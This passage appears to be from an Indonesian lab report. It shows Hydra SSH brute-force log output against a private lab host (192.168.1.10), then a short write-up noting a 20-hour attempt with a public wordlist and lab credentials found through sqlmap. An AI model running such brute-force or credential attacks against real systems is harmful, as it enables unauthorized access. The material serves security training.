[WARNING] Restorefile (you have 10 seconds to abort... (Use option -2 to skip mailing)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1694338700 login tries (1:43838/p/38650), -423584075 tries per task
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 1694338656 to do in 641794:57h, 4 active
[STATUS] 33.67 tries/min, 184 tries in 00:03h, 1694338996 to do in 814585:52h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 1694338496 to do in 968984:27h, 4 active
```

Hasil : Dalam proses tersebut saya menghabiskan waktu sekitar 20 jam lebih untuk melakukan attack ke VDI dengan proses percobaan kemungkinan sebesar 100 ribu data dan kurang 4 miliar data kemungkinan data yang belum di cek. Saya menggunakan data dari <https://github.com/duyet/bruteforce-database> untuk melakukan brute force attack. Tetapi berdasarkan data dari sqlmap username : vulnweb dan Password : vulnweb